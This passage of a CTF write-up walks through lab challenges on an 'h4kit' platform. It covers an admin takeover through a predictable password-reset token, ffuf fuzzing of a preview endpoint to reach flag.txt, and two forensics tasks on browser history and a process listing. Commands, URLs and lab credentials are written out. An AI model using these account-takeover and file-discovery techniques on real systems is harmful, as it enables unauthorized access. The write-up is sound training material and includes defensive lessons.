


Entered: admin



Clicked Generate Reset Link

11. The website responded with a reset link:




12. Followed the reset link for admin .

Pasted the URL into the browser:

`http://68.183.205.254:34696/reset/verify?user=admin&token=0884e8bb73c3673a8a48bfe33679d6a8`


The page rendered a password reset form for the admin account and I entered admin as the password and click on



13. Redirected to the `/login` page.

14. Logged in as

- username: `admin`
- password: `admin`
- Gained access to the admin account dashboard.



15. Inspected the page source.

Found the flag embedded in a hidden footer:

```
1 <!DOCTYPE html>
2 <html>
3 <head><title>Dashboard - ResetRealm</title><link rel="stylesheet" href="/static/style.css"></head>
4 <body>
5 <div class="container">
6   <h2>Welcome to Your Dashboard</h2>
7
8   <footer><small style="font-size: 0.1px;">h4kit{token_predictable_reset_211726c8129d}</small></footer>
9
10 </div>
11 </body>
12 </html>
```

🚩 **Flag Captured:** `h4kit{token_predictable_reset_211726c8129d}`

Lessons Learned

- Predictable token generation can compromise account recovery systems.
- Time-based tokens should include randomness and be securely signed or hashed.
- Endpoint-level access control is crucial — even valid tokens should be tied to the requesting user, not just the username.

✓ ScriptServe Unsigned Update (200 pts)

Task

ScriptServe is a lightweight internal tool that allows staff to upload and update automation scripts for use in backend jobs. The development team recently added a file-based update interface to simplify deployment, where authenticated users can push .py or .sh scripts via a web interface.

The backend assumes all uploads come from trusted users, and no verification (hash check, signature, or whitelisting) is performed. Worse, these scripts are temporarily stored and previewed via a dev console before execution.

You're part of a security audit. Can you craft an upload that causes unintended consequences or exposes sensitive system content?


Category: Web

Tools Used


- Web browser (Chrome)
- Gobuster – for directory enumeration
- FFUF – for file fuzzing
- curl – for fetching file content

Exploitation Steps


1. Visited the root page: `http://68.183.205.254:34715/`
HTML revealed a basic welcome page with a link to `/upload`.




2. Clicking on `Upload Script` revealed an upload form:



3. Attempted to upload a benign `.txt` file (named `attacker.txt`) by clicking on `Choose file` then `Upload` .




4. Received this error after uploading the file:



5. Didn't know what to do next... So I Turned to Discovery

At this point, I wasn't sure how the backend validated scripts, and I didn't know what kind of structure it expected. Since I had no other leads, I decided to try **directory discovery** using Gobuster to look for hidden endpoints that might be useful.



This uncovered:

- /upload (Upload form – already known)
- /preview

6. File Fuzzing with FFUF

I figured /preview might be used to view uploaded scripts, possibly by filename. Since I didn't know any uploaded script

names, I tried fuzzing it with common file names and extensions using FFUF:

```
mopsy@APHP: ~/H4K-IT
$ ffuf -u "http://68.183.205.254:34715/preview?file=FUZZ" \
  -w ~/SecLists/Discovery/Web-Content/common.txt \
  -e .txt,.php,.log,.bak -mc 200 -ac

v2.1.0-dev

:: Method      : GET
:: URL         : http://68.183.205.254:34715/preview?file=FUZZ
:: Wordlist    : FUZZ: /home/mopsy/SecLists/Discovery/Web-Content/common.txt
:: Extensions : .txt .php .log .bak
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200

flag.txt [Status: 200, Size: 53, Words: 1, Lines: 1, Duration: 239ms]
:: Progress: [23730/23730] :: Job [1/1] :: 91 req/sec :: Duration: [0:04:41] :: Errors: 0 ::
```

★ Success:

Discovered file: `flag.txt` [Status: 200]

7. Retrieved the Flag

```
```bash
curl "http://68.183.205.254:34715/preview?file=flag.txt"
```

Output:

```
```html
<pre>h4kit{insecure_pipeline_exec_4212f73ceac2}</pre>
```

🚩 **Flag Captured:** `h4kit{insecure_pipeline_exec_4212f73ceac2}`

Lessons Learned

- When I'm stuck after a failed exploit attempt, try passive or blind techniques like directory or file fuzzing — they often reveal forgotten or unprotected endpoints.
- Just because a system *intends* to restrict uploads doesn't mean it's actually secure — here, the preview endpoint directly exposed sensitive data.
- Always look for places where files may be stored or previewed after upload. File path access with no sanitization or access control is a **classic CTF win**.

✓ Browser Trail (200 pts)

Task

An intern at SynergySoft reported that their browser auto-redirected to a suspicious download site. You have been provided with an exported browser history file from their user profile. Your goal is to examine the visit logs and identify which site likely hosted the malicious file. The attacker left a trace, and your job is to uncover it.

After launching the instance, use the IP and PORT given to ssh into the server using the ctf_user:ctf_user username and password combinations! e.g ssh [ctf_user@68.183.205.254](#) -p33762

Challenge files can be found in /data directory

Category: Forensics

Tools Used

- SSH
- Linux CLI (`cat` , `ls` , `cd`)
- Obsidian (for log visualization)

Exploitation Steps

1. SSH into challenge instance:

```
ssh ctf_user@68.183.205.254 -p 34742
# Password: ctf_user
```

✓ Access confirmed:

```
ctf_user@82ba5cb83fb0:~$
```

2. Navigate to challenge directory:

```
ctf_user@82ba5cb83fb0:~$ cd /data
ctf_user@82ba5cb83fb0:/data$ ls
artifacts
ctf_user@82ba5cb83fb0:/data$ cd artifacts/
ctf_user@82ba5cb83fb0:/data/artifacts$ ls
browser_history.txt
```

3. Print contents of the history file:

```
ctf_user@82ba5cb83fb0:/data/artifacts$ cat browser_history.txt
```

```
mopsy@APHP: ~  
ctf_user@02ba5cb83fb0:/data/artifacts$ cat browser_history.txt  
2023-07-12 10:00:00 | VISIT | https://google.com  
2023-07-12 10:00:01 | VISIT | https://youtube.com  
2023-07-12 10:00:02 | VISIT | https://github.com  
2023-07-12 10:00:03 | VISIT | https://banksecure-login.com  
2023-07-12 10:01:04 | VISIT | https://webmail.outlook.com  
2023-07-12 10:01:05 | VISIT | https://facebook.com  
2023-07-12 10:01:06 | VISIT | https://news.example.com  
2023-07-12 10:01:07 | VISIT | https://google.com  
2023-07-12 10:02:08 | VISIT | https://youtube.com  
2023-07-12 10:02:09 | VISIT | https://github.com  
2023-07-12 10:02:10 | VISIT | https://banksecure-login.com  
2023-07-12 10:02:11 | VISIT | https://webmail.outlook.com  
2023-07-12 10:03:12 | VISIT | https://facebook.com  
2023-07-12 10:03:13 | VISIT | https://news.example.com  
2023-07-12 10:03:14 | VISIT | https://google.com  
2023-07-12 10:03:15 | VISIT | https://youtube.com  
2023-07-12 10:04:16 | VISIT | https://github.com  
2023-07-12 10:04:17 | VISIT | https://banksecure-login.com  
2023-07-12 10:04:18 | VISIT | https://webmail.outlook.com  
2023-07-12 10:04:19 | VISIT | https://facebook.com  
2023-07-12 10:05:20 | VISIT | https://news.example.com  
2023-07-12 10:05:21 | VISIT | https://google.com  
2023-07-12 10:05:22 | VISIT | https://youtube.com  
2023-07-12 10:05:23 | VISIT | https://github.com  
2023-07-12 10:06:24 | VISIT | https://banksecure-login.com  
2023-07-12 10:06:25 | VISIT | https://webmail.outlook.com  
2023-07-12 10:06:26 | VISIT | https://facebook.com  
2023-07-12 10:06:27 | VISIT | https://news.example.com  
2023-07-12 10:07:28 | VISIT | https://google.com  
2023-07-12 10:07:29 | VISIT | https://youtube.com  
2023-07-12 10:07:30 | VISIT | https://github.com  
2023-07-12 10:07:31 | VISIT | https://banksecure-login.com  
2023-07-12 10:08:32 | VISIT | https://webmail.outlook.com  
2023-07-12 10:08:33 | VISIT | https://facebook.com  
2023-07-12 10:08:34 | VISIT | https://news.example.com  
2023-07-12 10:08:35 | VISIT | https://google.com  
2023-07-12 10:09:36 | VISIT | https://youtube.com
```

4. **Paste log into Obsidian** for better readability and pattern scanning.
5. **Manually review timeline** and spot a suspicious entry:

```
2023-07-12 10:51:29 | VISIT | http://malicious-update.win/launch?ver=2.0 # h4kit{browser_phish_flag}
```

► **Flag Captured:** `h4kit{browser_phish_flag}`

Lessons Learned

- Log inspection can be made easier with external visualization tools like Obsidian.
- Outlier analysis is key when dealing with large, repetitive datasets.
- Not all suspicious-looking entries are relevant — context matters.

✓ Memory Leak (100 pts)

Task

The cybersecurity team at Arusha TechLabs discovered irregularities on one of their developer machines. The system suddenly slowed down, and an unknown process appeared in the task manager just before the incident. They've extracted a memory dump and preprocessed it using Volatility's pslist plugin.

Your task is to analyze the output and identify which process may be responsible for the compromise. The flag is hidden in the listing of a suspicious rogue process.

After launching the instance, use the IP and PORT given to ssh into the server using the ctf_user:ctf_user username and password combinations! e.g ssh [ctf_user@68.183.205.254](#) -p33762

Challenge files can be found in /data directory

Category: Forensics

Tools Used

- ssh
- Basic shell commands (cd , ls , cat)

Exploitation Steps

1. Access the Challenge Server

```
(mopsy@APHP)-[~]  
$ ssh ctf_user@68.183.205.254 -p 34743
```

2. Navigate to the Challenge Files

```
ctf_user@ad10e9efd522:~$ cd /data  
ctf_user@ad10e9efd522:/data$ ls  
mem  
ctf_user@ad10e9efd522:/data$ cd mem/  
ctf_user@ad10e9efd522:/data/mem$ ls  
volatility_pslist.txt
```

3. Inspect the pslist Output

```
cat volatility_pslist.txt
```

```
mopsy@APHP: ~  
ctf_user@ad10e9efd522:/data/mom$ cat volatility_pslist.txt  
0x3e8 svchost.exe 1234 2048 2023-07-15 10:00:00 UTC+0000  
0x3e9 svchost.exe 1235 2049 2023-07-15 10:00:01 UTC+0000  
0x3ea svchost.exe 1236 2050 2023-07-15 10:00:02 UTC+0000  
0x3eb svchost.exe 1237 2051 2023-07-15 10:00:03 UTC+0000  
0x3ec svchost.exe 1238 2052 2023-07-15 10:01:04 UTC+0000  
0x3ed svchost.exe 1239 2053 2023-07-15 10:01:05 UTC+0000  
0x3ee svchost.exe 1240 2054 2023-07-15 10:01:06 UTC+0000  
0x3ef svchost.exe 1241 2055 2023-07-15 10:01:07 UTC+0000  
0x3f0 svchost.exe 1242 2056 2023-07-15 10:02:08 UTC+0000  
0x3f1 svchost.exe 1243 2057 2023-07-15 10:02:09 UTC+0000  
0x3f2 svchost.exe 1244 2058 2023-07-15 10:02:10 UTC+0000  
0x3f3 svchost.exe 1245 2059 2023-07-15 10:02:11 UTC+0000  
0x3f4 svchost.exe 1246 2060 2023-07-15 10:03:12 UTC+0000  
0x3f5 svchost.exe 1247 2061 2023-07-15 10:03:13 UTC+0000  
0x3f6 svchost.exe 1248 2062 2023-07-15 10:03:14 UTC+0000  
0x3f7 svchost.exe 1249 2063 2023-07-15 10:03:15 UTC+0000  
0x3f8 svchost.exe 1250 2064 2023-07-15 10:04:16 UTC+0000  
0x3f9 svchost.exe 1251 2065 2023-07-15 10:04:17 UTC+0000  
0x3fa svchost.exe 1252 2066 2023-07-15 10:04:18 UTC+0000  
0x3fb svchost.exe 1253 2067 2023-07-15 10:04:19 UTC+0000  
0x3fc svchost.exe 1254 2068 2023-07-15 10:05:20 UTC+0000  
0x3fd svchost.exe 1255 2069 2023-07-15 10:05:21 UTC+0000  
0x3fe svchost.exe 1256 2070 2023-07-15 10:05:22 UTC+0000  
